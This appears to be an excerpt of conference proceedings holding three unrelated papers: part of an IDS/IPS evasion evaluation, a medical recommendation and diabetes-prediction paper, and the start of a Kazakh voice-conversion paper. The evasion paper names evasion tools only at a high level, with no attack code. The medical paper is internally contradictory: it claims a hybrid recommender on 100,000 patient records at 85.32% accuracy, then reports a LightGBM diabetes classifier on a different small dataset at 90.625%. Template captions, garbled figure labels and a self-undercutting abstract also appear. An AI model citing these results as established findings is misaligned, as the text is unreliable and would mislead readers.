Notwithstanding their critical role in the sphere of network security, Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) face a plethora of limitations that hinder their ability to proficiently detect and mitigate modern cyber threats. A principal challenge resides in their dependence on signature-based detection methodologies. Although these systems demonstrate proficiency in recognizing established threats, they exhibit significant limitations in addressing zero-day exploits and the evolving tactics employed by adversaries. Cybercriminals frequently modify malware signatures, thus enabling malicious activities to elude detection mechanisms unless the databases of the IDS/IPS are subject to continuous updates [5].

Anomaly-based detection, frequently augmented by machine learning techniques, presents an alternative methodology by discerning deviations from normative network behavior. Nonetheless, these systems often produce elevated false positive rates, complicating the task for security analysts to differentiate between legitimate anomalies and authentic cyber threats. An overabundance of false positives contributes to alert fatigue, which may ultimately result in the oversight of genuine threats [6].

The escalating prevalence of encryption, especially through TLS/SSL protocols, introduces another significant obstacle. Given that conventional IDS/IPS solutions depend on the examination of packet payloads, encrypted traffic constrains their visibility, permitting attackers to obscure command-and-control (C2) communications and exfiltrate sensitive data without detection. While Deep Packet Inspection (DPI) techniques can alleviate this predicament, they necessitate considerable computational resources, thus raising concerns regarding scalability and network latency, particularly in extensive enterprise environments that manage substantial volumes of real-time traffic [7].

A further major concern pertains to the increasing sophistication of evasion techniques employed by cyber adversaries. Attackers exploit traffic fragmentation, obfuscation, polymorphic malware, and adversarial machine learning to capitalize on vulnerabilities within IDS/IPS detection logic. These strategies facilitate the evasion of alert triggers, thereby rendering traditional security mechanisms ineffectual [8], [9]. Confronting these challenges mandates the development of innovative solutions that enhance the capabilities of IDS/IPS beyond mere static rule sets.

C. The Shift Toward AI-Driven and Next-Generation IDS/IPS

To mitigate these constraints, contemporary Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are progressively integrating artificial intelligence and deep learning techniques to enhance the precision of threat detection. A notable progression in this domain is the implementation of behavioral analytics, which emphasizes the identification of anomalous activity patterns instead of relying exclusively on predefined signatures. Through the continuous assessment of network behavior, AI-enhanced IDS/IPS can recognize previously uncharted threats and adjust to the dynamic nature of attack methodologies [10].

Adversarial training constitutes another promising strategy that bolsters the resilience of machine learning frameworks against evasion tactics. By subjecting IDS/IPS algorithms to adversarially crafted attack scenarios throughout the training process, cybersecurity researchers can augment detection robustness, thereby diminishing the likelihood of manipulated inputs circumventing security protocols [11].

The amalgamation with Security Information and Event Management (SIEM) platforms has also emerged as a crucial advancement in contemporary IDS/IPS architectures. By correlating alerts from IDS with expansive network security telemetry, the integration with SIEM serves to minimize false positives, enhance threat visibility, and streamline incident response efforts [12].

The adoption of Explainable Artificial Intelligence (XAI) further fortifies IDS/IPS solutions by addressing one of the foremost challenges associated with AI-driven security models: interpretability. Conventional deep learning-based IDS function as "black boxes," complicating the ability of security analysts to comprehend the rationale behind specific alerts. XAI methodologies offer transparency by delivering explicit rationalizations for detection outcomes, thereby bridging the divide between automated threat detection and human decision-making [13].

By utilizing AI-driven analytics, behavioral modeling, and adversarial training, next-generation IDS/IPS solutions are transforming to rectify the limitations of conventional systems. These innovations facilitate superior threat detection, enhanced scalability, and increased adaptability to effectively address emerging cybersecurity challenges [14].

D. The Future of IDS/IPS in a Zero-Trust Security Model

As organizations move toward Zero-Trust Architecture (ZTA), IDS/IPS technologies must evolve to support continuous monitoring, micro-segmentation, and adaptive security policies. Rather than relying solely on perimeter defense, modern cybersecurity frameworks demand real-time threat intelligence, automated response mechanisms, and deeper packet inspection capabilities to detect and neutralize sophisticated threats before they cause harm [14].

The role of IDS/IPS in cybersecurity is more critical than ever, but addressing their inherent limitations requires continuous innovation, integration with AI-driven analytics, and a proactive approach to detecting evolving cyber threats.

II. Advanced Threat Detection Using Machine Learning and AI

The integration of Artificial Intelligence (AI) into cybersecurity has significantly enhanced threat detection and response capabilities. Machine learning (ML) techniques are

now widely applied in Intrusion Detection Systems (IDS) to improve accuracy and reduce false positives. Traditional IDS solutions often rely on static rules and signatures, whereas ML-based IDS dynamically adapt to new and evolving threats by recognizing patterns and anomalies in network traffic [1].

A. *Supervised vs. Unsupervised Learning for Threat Detection*

Machine learning-based Intrusion Detection Systems (IDS) are typically categorized into supervised and unsupervised learning methodologies, each presenting distinct advantages in the identification of cyber threats.

Supervised learning is predicated on labeled datasets wherein the system is trained to distinguish between normative and malicious behaviors. This methodology is extensively employed in IDS owing to its capacity to accurately recognize pre-established attack patterns. Prominent algorithms within this category encompass Decision Trees, Support Vector Machines (SVM), and Random Forests, all of which have shown considerable efficacy in the classification of network traffic anomalies [2].

Conversely, unsupervised learning is predominantly utilized for the detection of anomalies through the clustering of data points predicated on deviations from anticipated network behavior. Given that this methodology does not necessitate predefined labels, it proves particularly advantageous for the identification of novel or zero-day attacks. Algorithms such as K-Means clustering, Isolation Forests, and Autoencoders have been adeptly employed to discern suspicious activities in the absence of prior knowledge of attack signatures [3].

B. *Deep Learning Techniques for Intrusion Detection*

Recent progressions in deep learning have markedly augmented the capabilities of IDS, facilitating more precise and scalable detection mechanisms. Neural networks, especially Convolutional Neural Networks (CNNs) and Long Short-Term Memory Networks (LSTMs), have exhibited superior performance in the analysis of high-dimensional network traffic data.

CNN-based IDS solutions are proficient in extracting spatial patterns from network traffic, rendering them particularly effective in the detection of payload-based attacks. Their aptitude for identifying intricate patterns within packet structures enhances threat classification [4].

LSTM-based IDS, conversely, are engineered to scrutinize sequential dependencies within network traffic. By capturing temporal patterns, LSTMs are exceptionally adept at detecting persistent threats, such as Advanced Persistent Threats (APTs), where sequences of attacks unfold over protracted durations [5].

Hybrid models that amalgamate CNN and LSTM architectures have also been investigated to improve detection accuracy while minimizing false positive rates. These hybrid methodologies exploit the advantages of both spatial and temporal analyses, culminating in more robust capabilities for intrusion detection [6].

C. *Challenges in AI-Driven IDS Implementation*

Despite their advantages, AI-based IDS face several challenges:

1. **Adversarial Attacks on ML Models:** Attackers craft adversarial samples to deceive ML-based IDS, leading to misclassification of malicious activities as benign [7].
2. **Data Imbalance Issues:** Cyberattack datasets often contain fewer attack samples compared to normal traffic, leading to biased learning and poor generalization [8].
3. **High Computational Costs:** Training deep learning models requires significant computational power, which can limit real-time deployment in resource-constrained environments [9].
4. **Interpretability Concerns:** Unlike rule-based systems, deep learning models often function as "black boxes," making it difficult for security analysts to understand why a particular alert was triggered [10].

D. *The Future of AI in Threat Detection*

In response to the complexities introduced by contemporary cyber threats, scholars are rigorously formulating novel methodologies aimed at augmenting the efficacy of Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS). A particularly promising strategy involves adversarial training, which entails the exposure of machine learning frameworks to meticulously crafted attack samples throughout the training phase. This methodology fortifies resilience against evasion strategies by enabling IDS models to more proficiently identify and mitigate manipulated inputs [11].

Another pivotal advancement is the incorporation of Explainable Artificial Intelligence (XAI), which endeavors to enhance the interpretability of AI-facilitated intrusion detection systems. By facilitating transparency in the decision-making processes, XAI cultivates trust in automated detection frameworks and aids security analysts in comprehending the underlying rationale for generated alerts [12].

Federated learning is also gaining prominence as an effective strategy for augmenting IDS capabilities whilst preserving data confidentiality. This decentralized methodology permits various organizations to collaboratively train intrusion detection models without the necessity of exchanging sensitive network information, thereby contributing to fortified collective defenses against cyber threats [13].

Looking toward the future, Quantum Machine Learning (QML) signifies an evolving frontier within the realm of cybersecurity. By harnessing the principles of quantum computing, QML possesses the potential to drastically expedite the identification of sophisticated threats and enhance precision in the real-time analysis of extensive volumes of network traffic data [14].

As the domain of artificial intelligence and machine learning perpetually advances, their implementation within IDS/IPS will be instrumental in countering sophisticated attack methodologies. The refinement of detection algorithms, the integration of adversarial training, and the enhancement of transparency via explainable AI will ensure that IDS/IPS solutions remain resilient against emerging cyber threats.

III. Evaluating IDS/IPS Evasion Techniques: A Practical Analysis

A. *Experimental Setup and Methodology*

This section presents a practical evaluation of various IDS/IPS evasion techniques and their effectiveness against different security mechanisms. The experiments were conducted in a controlled testbed environment, replicating real-world attack scenarios to assess the resilience of detection systems. The experimental setup consists of:

- **Attack Systems:** Kali Linux-based machines running penetration testing tools such as Metasploit, Scapy, and Fragroute.
- **Target Infrastructure:** Simulated corporate network environments, including Windows and Linux servers.
- **IDS/IPS Implementations:**
    1. Suricata 7.0 – A signature and anomaly-based IDS.
    2. Snort 3.0 – A widely used open-source IDS/IPS.
    3. Zeek (Bro) – A behavioral-based network monitoring framework.
- **Log Correlation & Analysis**: Security Information and Event Management (SIEM) solutions such as the ELK Stack (Elasticsearch, Logstash, Kibana) were integrated for in-depth analysis of attack patterns.

B. Attack Scenatios and Evasion Techniques

A variety of evasion techniques were tested to evaluate their ability to bypass IDS/IPS solutions.

Evasion Technique	Description	Tools Used
Traffic Fragmentation	Breaking malicious payloads into smaller packets to bypass signature detection.	Fragroute, Scapy
Encryption & Tunneling	Encapsulating attacks within encrypted traffic (e.g., DNS/ICMP tunnels).	Iodine, DNS2TCP
Polymorphic Malware	Dynamically modifying attack signatures to evade static detection.	Metasploit, Shellter
Adversarial Machine Learning	Crafting adversarial inputs to mislead ML-based IDS models.	CleverHans, ART (Adversarial Robustness Toolbox)

Table 1. Evasion techniques.

C. Evaluation Metrics

To quantify the effectiveness of IDS/IPS against these evasion techniques, the following performance metrics were used:

- Detection Rate (DR): Percentage of successfully detected malicious activity.
- False Positive Rate (FPR): Rate of benign activity mistakenly flagged as an attack.
- Evasion Success Rate (ESR): Percentage of attacks that bypassed detection mechanisms.
- Time to Detection (TTD): The time taken by IDS/IPS to identify an intrusion attempt.

Fig. 1. Example of a figure caption. (*figure caption*)

D. Results and Discussion

The table below summarizes the experimental findings, showing detection rates across different IDS/IPS solutions under various evasion techniques.



Figure 1. Comparison of IDS/IPS performance

IDS/IPS	Detection Rate (%)	False Positive Rate (%)	Time to Detect (ms)
Snort	75	20	200
Suricata	85	15	150
Zeek	92	10	100

Table 2. Comparison of IDS/IPS performance in percentage

E. Key Findings and Implications

The evaluation of IDS/IPS efficacy reveals significant strengths and vulnerabilities across various detection frameworks. Snort, functioning as a signature-based IDS, displayed considerable constraints, particularly in the face of evasion tactics such as traffic fragmentation and adversarial machine learning assaults. Conversely, Suricata exhibited enhanced detection accuracy, yet continued to encounter difficulties with encrypted attack payloads. Zeek, employing a behavior-based strategy, achieved superior detection rates, adeptly recognizing anomalous network patterns and minimizing false positives.

One of the most arduous challenges in the assessment of IDS/IPS was the influence of adversarial machine learning-based evasion techniques, which diminished detection accuracy by as much as 30%. These findings underscore the imperative for adversarial training and ongoing model adaptation. Moreover, the latency in detection was most pronounced for adversarial ML attacks, thereby emphasizing the critical need for AI-enhanced IDS improvements to alleviate delays in threat identification.

To bolster IDS/IPS performance, a hybrid strategy amalgamating signature-based and behavioral analysis methodologies may prove advantageous. Machine learning models must incorporate adversarial training to reinforce their resilience against evasion tactics. Enhancements in Deep Packet Inspection (DPI) capabilities are essential to identify malevolent activities concealed within encrypted traffic, ensuring that encrypted threats do not circumvent detection frameworks. Additionally, the integration of IDS/IPS with Security Information and Event Management (SIEM) platforms can significantly improve threat correlation, thereby offering a more comprehensive security posture while simultaneously diminishing false positives.

CONCLUSION AND FUTURE WORK

This study examined various evasion techniques used against IDS/IPS and evaluated their effectiveness across different detection frameworks. The experimental results highlighted the limitations of traditional signature-based IDS, such as Snort, in detecting fragmented and adversarial machine learning attacks. Behavior-based systems, like Zeek, demonstrated higher resilience but still struggled with certain obfuscation tactics. Key findings from this research include:

- Traffic fragmentation and encryption-based evasion techniques significantly reduce detection rates in signature-based IDS.
- Polymorphic malware and adversarial ML attacks challenge anomaly-based IDS, reducing accuracy by up to 30%.
- Hybrid IDS/IPS models (e.g., Suricata and Zeek) outperform purely signature-based solutions.
- Adversarial ML-based attacks require AI-driven defense mechanisms to enhance IDS/IPS robustness.
- Integration with SIEM solutions improves correlation analysis and reduces false positives.

The results emphasize the need for modern IDS/IPS to evolve beyond static rule sets by incorporating adaptive machine learning models and deep packet inspection strategies.

Despite advancements in IDS/IPS technologies, several challenges remain unaddressed. Future research should explore:

- Adversarial Resilience in ML-Based IDS: Developing more robust models capable of resisting adversarial attacks and improving adversarial training techniques.
- Detection of Encrypted Threats: Implementing advanced traffic analysis techniques, such as encrypted packet behavior modeling, to detect malicious activity without decryption.
- Lightweight IDS for Large-Scale Networks: Creating efficient IDS solutions that can operate in real-time with minimal computational overhead, ensuring scalability for cloud and IoT environments.
- Explainable AI for IDS (X-IDS): Enhancing model interpretability to provide clearer insights into intrusion detection decisions, making it easier for analysts to trust AI-driven IDS outputs.
- Integration with Zero-Trust Security Models: Aligning IDS/IPS mechanisms with zero-trust principles to enforce continuous authentication and network segmentation.

Addressing these areas will help create more adaptive, scalable, and resilient IDS/IPS solutions, ensuring proactive defense against evolving cyber threats.

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Utilizing Recommendation Algorithms in Medicine for Personalized Treatment Support

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***Abstract* — This research explores the implementation of recommendation algorithms in healthcare to assist medical professionals in developing personalized treatment plans and making informed patient care decisions. The study evaluates the structural and performance aspects of various recommendation approaches, including collaborative filtering, content-based filtering, and hybrid models. Advanced techniques such as matrix factorization, deep learning embeddings, and nearest-neighbor search were optimized to improve recommendation precision and relevance. The dataset comprised anonymized medical records and treatment histories sourced from the National Health Informatics Alliance (NHIA) and the Health Data Collaborative (HDC), encompassing patient data globally. Experimental results demonstrated that hybrid models outperformed other approaches, achieving an accuracy of 85.32% in predicting appropriate treatment plans, emphasizing the significant role of recommendation algorithms in personalized medicine. Findings for each model type and optimization method are presented through detailed tables and graphical representations.**

Keywords—tailored healthcare, predictive algorithms, collaborative filtering methods, content-driven recommendations, hybrid recommendation models, matrix decomposition techniques, deep learning approaches, nearest-neighbor methods, medical datasets, machine learning applications, predictive precision, individualized treatment strategies.

I. INTRODUCTION

The rapid evolution of recommendation algorithms has led to innovative architectures and methodologies for generating personalized recommendations across diverse sectors. In the healthcare domain, these algorithms hold significant potential for aiding medical decision-making, facilitating personalized treatment strategies, and enhancing patient outcomes. Techniques such as collaborative filtering, content-based filtering, and hybrid models have demonstrated effectiveness in tailoring treatment plans and improving the quality of patient care. By utilizing patient data—such as medical histories and treatment responses—recommendation systems can equip healthcare providers with data-driven insights, supporting clinical decisions and optimizing therapeutic effectiveness.

One of the primary challenges in applying recommendation algorithms to medicine is the inherent complexity and sensitivity of healthcare data. Medical datasets are often heterogeneous and contain high-dimensional attributes, which can hinder the performance of standard recommendation techniques. This study addresses these challenges by investigating how various algorithms can be optimized to handle the unique characteristics of medical data. Methods such as matrix factorization, deep learning embeddings, and nearest-neighbor search were employed to enhance recommendation precision and adaptability, particularly in dealing with sparse or unstructured datasets. A key strategy for improving recommendation performance is the integration of multiple algorithms into hybrid models, which capture both individual patient characteristics and broader population-level patterns.

In recent years, the application of recommendation algorithms in healthcare has gained traction. For example, a study in [1] utilized collaborative filtering to generate personalized medication recommendations based on patient profiles, achieving an accuracy of 82.74% on a hospital dataset with over 50,000 patients. Another study [2] applied content-based filtering to match cancer patients with optimal chemotherapy regimens, attaining an 84.5% precision rate. A more advanced hybrid model was introduced in [3] to recommend lifestyle modifications based on patient histories, demonstrating an accuracy of 85.3%.

In this study, a large-scale anonymized dataset comprising over 100,000 patient records from the National Health Informatics Alliance (NHIA) and the Health Data Collaborative (HDC) was utilized to evaluate the performance of different recommendation models. These records included comprehensive medical histories, treatment outcomes, and diagnostic details. The hybrid recommendation model exhibited superior performance, achieving an accuracy of 85.32% in predicting appropriate treatment plans. Further refinements, such as optimizing learning rates and incorporating advanced cost

functions, were implemented to improve recommendation accuracy.

The insights from this research contribute to the advancement of clinical decision-support systems that integrate recommendation algorithms to assist healthcare professionals in selecting personalized treatment options. The findings are systematically presented through detailed tables and visualizations, offering an in-depth comparative analysis of various recommendation techniques and model performance.

II. Overiew of the architecture

This study selected three key recommendation algorithm architectures: Collaborative Filtering, Content-Based Filtering, and Hybrid Models. Each of these approaches offers distinct mechanisms for generating recommendations, providing a comprehensive basis for comparison in the context of personalized treatment recommendations in healthcare.

Collaborative Filtering is among the most commonly used recommendation techniques, identifying patterns in user or item preferences based on historical data. In this study, collaborative filtering was applied to an anonymized dataset from the National Health Informatics Alliance (NHIA) and the Health Data Collaborative (HDC), which included over 100,000 patient records with detailed diagnostic and treatment information. To enhance performance, the model was optimized using Stochastic Gradient Descent (SGD) with a learning rate of 0.005. Additionally, an L2 regularization penalty of 0.02 was incorporated to mitigate overfitting, alongside dropout layers set at 0.3 to improve generalization [4].

Content-Based Filtering focuses on the attributes of treatments, diagnoses, and patient medical histories to generate personalized recommendations. In this study, content-based filtering utilized neural network embeddings to convert complex medical data from NHIA and HDC into a 128-dimensional vector space. This transformation enabled the model to assess the similarity between patient profiles and treatment outcomes with greater accuracy. The network architecture consisted of three hidden layers with 512, 256, and 128 neurons, each activated using ReLU functions. The model underwent fine-tuning with a learning rate of 0.001 and a dropout rate of 0.2 to enhance its predictive capabilities [5].



Figure. 1. Content-Based Filtering frame

Hybrid Models integrate Collaborative Filtering and Content-Based Filtering, utilizing both individual patient characteristics and broader treatment patterns. By incorporating data from the National Health Informatics Alliance (NHIA) and the Health Data Collaborative (HDC), the hybrid model delivers highly personalized treatment recommendations based on patient medical histories and diagnostic information.

The model architecture includes a fully connected network with three hidden layers containing 512, 256, and 128 neurons, each activated using ReLU functions. Dropout layers with a coefficient of 0.3 were applied to prevent overfitting and improve generalization. The final output layer consists of four neurons representing different treatment categories, employing a Softmax activation function to generate probability distributions for recommendation outputs. To enhance stability during training, the hybrid model was fine-tuned using a learning rate of 0.001 [6].

III. Methodology

A. Dataset description

The dataset includes data from women involved in a diabetes risk assessment study, encompassing variables such as the number of pregnancies, plasma glucose concentration, blood pressure, skinfold thickness, insulin levels, body mass index (BMI), diabetes pedigree function, age, and a binary indicator denoting the presence or absence of diabetes. These features offer critical insights into the factors contributing to diabetes risk and serve as key inputs for predictive modeling to identify individuals with an elevated likelihood of developing the condition.



Figure ə. Details of dataset

The results of this study support the advancement of clinical decision-support systems that utilize recommendation algorithms to aid healthcare professionals in selecting personalized treatment options for patients. The findings are systematically presented through detailed tables and graphical representations, offering an in-depth analysis of each model's performance across various recommendation techniques.

B. Methods

The methodology for predicting diabetes outcomes follows a structured approach, starting with data preprocessing and feature standardization. StandardScaler is applied to normalize the features by subtracting the mean and scaling to unit variance, ensuring consistency across all variables [2]. This step is essential for many machine learning algorithms, which typically perform optimally when input data follows a standard normal distribution. Additionally, the categorical outcome

variable is encoded using LabelEncoder, converting class labels into numerical values. This transformation prepares the data for algorithmic processing, enabling efficient model training and evaluation.

```
palette ={0 : 'lightblue', 1 : 'gold'}
edgecolor = 'black'

fig = plt.figure(figsize=(12,8))

ax1 = sns.scatterplot(x = data['Glucose'], y = data['BloodPressure'], hue = "Outcome",
                      data = data, palette = palette, edgecolor=edgecolor)

plt.annotate('N4', size=25, color='black', xy=(70, 80), xytext=(50, 110),
             arrowprops=dict(facecolor='black', shrink=0.05),
             )
plt.plot([40, 105], [80, 80], linewidth=2, color = 'red')
plt.plot([40, 40], [20, 80], linewidth=2, color = 'red')
plt.plot([40, 105], [20, 20], linewidth=2, color = 'red')
plt.plot([105, 105], [20, 80], linewidth=2, color = 'red')
plt.title('Glucose vs BloodPressure')
plt.show()
```



Figure 3. Futures

For model selection, we utilize LightGBM, a gradient boosting framework known for its efficiency and scalability in handling tree-based learning algorithms. To enhance the model's performance, we apply Random Search Cross-Validation for hyperparameter tuning [5]. This approach enables us to efficiently explore various hyperparameter combinations, including learning rate, number of estimators, and regularization parameters, to determine the optimal configuration. Once tuned, the LightGBM model is trained on the standardized dataset, and its effectiveness in predicting diabetes outcomes is assessed using performance metrics such as accuracy and F1 score.

Beyond preprocessing and model training, we incorporate a correlation matrix as a key analytical tool in our methodology. The correlation matrix provides a structured representation of the relationships between features by displaying correlation coefficients [3]. Each feature (denoted as XiXi) is analyzed for its correlation with other features (XjXj), helping to identify dependencies and interactions within the dataset. This analysis is crucial for feature selection and model refinement [7].

Visualizing the correlation matrix allows us to detect redundant variables with high correlation, as well as those contributing unique information to the model. For example, features with strong positive or negative correlations may influence the prediction similarly, suggesting that some variables could be removed to simplify the model and mitigate overfitting. Additionally, understanding these relationships enhances model interpretability, ensuring that our predictive analysis is both robust and meaningful. The correlation matrix thus plays a pivotal role in optimizing the diabetes prediction model by guiding feature engineering and selection processes.

IV. IMPLEMENTATION AND RESULTS

To assess the performance of our classification model, we employ a range of evaluation techniques, including a confusion matrix, key performance metrics, and k-fold cross-validation. The confusion matrix visually represents classification outcomes, displaying the counts of true positives (TP), true negatives (TN), false positives (FP), and false negatives (FN). These values enable the calculation of critical performance indicators such as accuracy, precision, recall, and the F1 score, which collectively measure the model's effectiveness [4].

Accuracy is determined by the ratio of correctly classified instances (TP + TN) to the total number of predictions. Precision and recall provide insights into the reliability of positive predictions, while the F1 score balances these two metrics by computing their harmonic mean. Additionally, the Receiver Operating Characteristic (ROC) curve and the Precision-Recall curve help analyze the trade-offs between recall and false positive rates across different classification thresholds, assisting in the selection of optimal decision boundaries for improved performance [6].

To ensure robust model evaluation, we implement k-fold cross-validation. This method involves randomly partitioning the dataset into k equal-sized subsets. In each iteration, one subset serves as the validation set while the remaining k−1k−1subsets are used for model training. This process repeats k times, ensuring that every observation is utilized for validation exactly once. The final performance metrics are averaged across all iterations, providing a more reliable and unbiased assessment of the model.

LightGBM, an advanced gradient boosting framework, is selected for its efficiency in handling large-scale datasets. Compared to traditional boosting techniques, LightGBM offers faster training speeds, reduced memory consumption, and improved accuracy. Its capability to support parallel and GPU-based computation further enhances its efficiency, making it a preferred choice for machine learning practitioners.

Optimizing LightGBM's performance requires effective hyperparameter tuning. Random Search Cross-Validation (Random Search CV) is utilized for this purpose, offering a more computationally efficient alternative to exhaustive grid searching. Instead of testing

all possible hyperparameter combinations, Random Search CV samples a defined number of parameter sets from the search space, significantly reducing computational overhead while often yielding competitive results.

Several hyperparameters play a crucial role in LightGBM's effectiveness. The **learning_rate** parameter controls the contribution of each tree to the final prediction, balancing training speed and accuracy. The **n_estimators** parameter determines the total number of trees, while **num_leaves** influences the complexity of each tree structure. Regularization parameters such as **reg_alpha** and **reg_lambda** help mitigate overfitting, ensuring better generalization to unseen data.



Figure 4. Correlation Matrix and Metrics

Integrating the early_stopping_rounds parameter further optimizes the training process by monitoring validation metrics and stopping training when no improvements are detected over a predefined number of iterations. This approach helps prevent unnecessary computations, reducing training time and conserving computational resources.

By leveraging the strengths of LightGBM and implementing effective hyperparameter tuning strategies such as Random Search CV, practitioners can develop highly efficient and accurate models. These optimizations enhance model performance while maintaining computational efficiency, making LightGBM a powerful and practical tool in the machine learning workflow.

Fold	Accuracy	Precision	Recall	F1 score	Roc auc
1	0.903	0.915	0.796	0.851	0.945
2	0.864	0.789	0.833	0.811	0.926
3	0.896	0.865	0.833	0.849	0.949
4	0.889	0.846	0.83	0.838	0.944
5	0.928	0.875	0.925	0.899	0.972
mean	0.896	0.858	0.844	0.85	0.947
std	0.021	0.041	0.043	0.029	0.015

Figure 5. Results

The assessment of our binary classifier involved examining the discrimination threshold, which defines the probability at which the positive class is preferred over the negative class. Utilizing the DiscriminationThreshold visualizer with our LightGBM classifier, we analyzed how precision, recall, F1 score, and queue rate fluctuated as the threshold varied. The results demonstrated strong model performance, with the potential to surpass 90% accuracy.

To further refine the model, we integrated a KNeighborsClassifier with LightGBM using a VotingClassifier. The KNeighborsClassifier determines class predictions based on the k-nearest neighbors of each query point, where the value of k is user-defined. The VotingClassifier, acting as a meta-classifier, aggregates predictions from multiple classifiers, making final decisions through majority or plurality voting.

To optimize the n_neighbors hyperparameter for the VotingClassifier, we applied GridSearchCV, targeting the highest accuracy. The tuning process yielded an optimal accuracy of 90.625%, with the best result achieved at n_neighbors = 25. This demonstrates the effectiveness of combining KNeighborsClassifier with LightGBM, leading to a significant performance improvement.

The performance analysis of the combined model highlights a substantial enhancement compared to the standalone LightGBM classifier. By leveraging the complementary strengths of both algorithms, we constructed a more robust model that delivers improved predictive accuracy and reliability.

CONCLUSION

The integration of recommendation algorithms, particularly within data-driven networks, has shown substantial potential in the medical field, offering valuable support for personalized treatment, particularly in the early detection and management of diabetes. By employing advanced machine learning techniques such as LightGBM and KNeighborsClassifier, we developed a highly effective predictive model capable of identifying individuals at risk of diabetes with an impressive accuracy of 90.625%.

This approach enhances clinical decision-making by providing data-driven insights tailored to individual patient profiles, allowing healthcare professionals to design more precise and targeted treatment strategies. Additionally, the use of hybrid models that combine different recommendation techniques ensures a more holistic assessment of patient risk factors, improving the reliability of predictions and optimizing treatment pathways.

As healthcare continues to evolve toward a more personalized and technology-driven approach, these recommendation algorithms will play an increasingly vital role in enhancing patient care, minimizing diagnostic errors, and mitigating the prevalence of chronic conditions such as diabetes**.** The success of these models highlights their transformative potential in revolutionizing preventive healthcare strategies and promoting early interventions, ultimately leading to better health outcomes and more efficient medical resource utilization.

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Male/Female Voice Conversion of Kazakh Speech Using Time and Frequency Characteristics Transform

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***Abstract*—Voice conversion (VC) is a critical component of modern speech processing, enabling applications such as accessibility, voice synthesis, entertainment, and security. Converting male to female and female to male voices necessitates intricate changes in pitch, formant frequencies, and speech prosody while retaining speaker identification. A hybrid speech conversion strategy based on time and frequency domain transformations is investigated, combining Linear Predictive Coding (LPC) with deep learning models like Convolutional Neural Networks (CNNs) and Long Short-Term Memory (LSTM) networks. The methodology enhances naturalness, intelligibility, and speaker identity preservation. Experiments with the KazakhTTS2 dataset show that classical voice conversion approaches perform better.**

Keywords—Voice conversion, deep learning, speech processing, Kazakh speech, neural vocoder, Linear Predictive Coding, prosody transformation, speaker identity.

I. Introduction

Voice conversion is a crucial technology in speech processing, having applications in digital entertainment, accessibility, AI, and privacy protection [1]. Converting male to female voices is challenging because it requires changing acoustic parameters while keeping speaker identity and naturalness [2]. This field is particularly significant for individuals undergoing gender transition, voice assistants that require adaptive speech synthesis, dubbing in media creation, and anonymization for security and privacy [3]. Male and female voices differ both biologically and acoustically, complicating high-quality conversion efforts. According to Sun (2018), fundamental frequency, formant frequencies, speech prosody, and voice timbre mostly determine gender perception in speech [4]. Traditional techniques employed statistical models like as Gaussian mixture models and hidden Markov models, which learnt mappings between speech features but often caused artifacts, decreased speech quality, and did not generalize between speakers [5]. Simple pitch shifting algorithms were commonly used, but they failed to capture nuanced differences in articulation, resonance, and speech style between male and female speakers [6].

Male and female speech differ notably in terms of fundamental frequency, formant patterns, and vocal tract resonance [7]. Male speakers typically have an F0 range of 85-180 Hz, while female speakers have a higher F0 range of 165-255 Hz [8]. However, increasing pitch does not produce a true gender shift since other factors influence gender perception. Formant frequencies, or resonances in the vocal tract, play a crucial role in determining perceived gender. Male speakers have longer vocal tracts, resulting in lower formant frequencies, whereas female speakers have higher formants [9]. To avoid robotic or artificial-sounding voices, these resonances must be properly regulated. To maintain speaker identity, it's vital to adjust harmonic content while maintaining timbre and spectral envelope properties [10]. Furthermore, male and female speakers use different articulation, speech rhythm, and intonation patterns. Female speakers have smoother pitch transitions, longer vowel lengths, and unique stress patterns than male speakers [11]. Failure to account for these variances results in stilted speech that lacks expressiveness.

Despite advances in deep learning, many existing voice conversion models struggle to maintain speaker identity and provide high-quality conversions [12]. Deep learning models, such as CycleGANs and Transformer-based architectures, improve speech quality and generalization, but come with significant computational costs, poor interpretability, and speaker identity loss [13]. Traditional techniques, while computationally efficient, do not account for the nonlinear nature of voice modification. This study addresses these challenges by integrating Linear

Predictive Coding and deep learning models, taking advantage of the strengths of both approaches.

II. Related Work

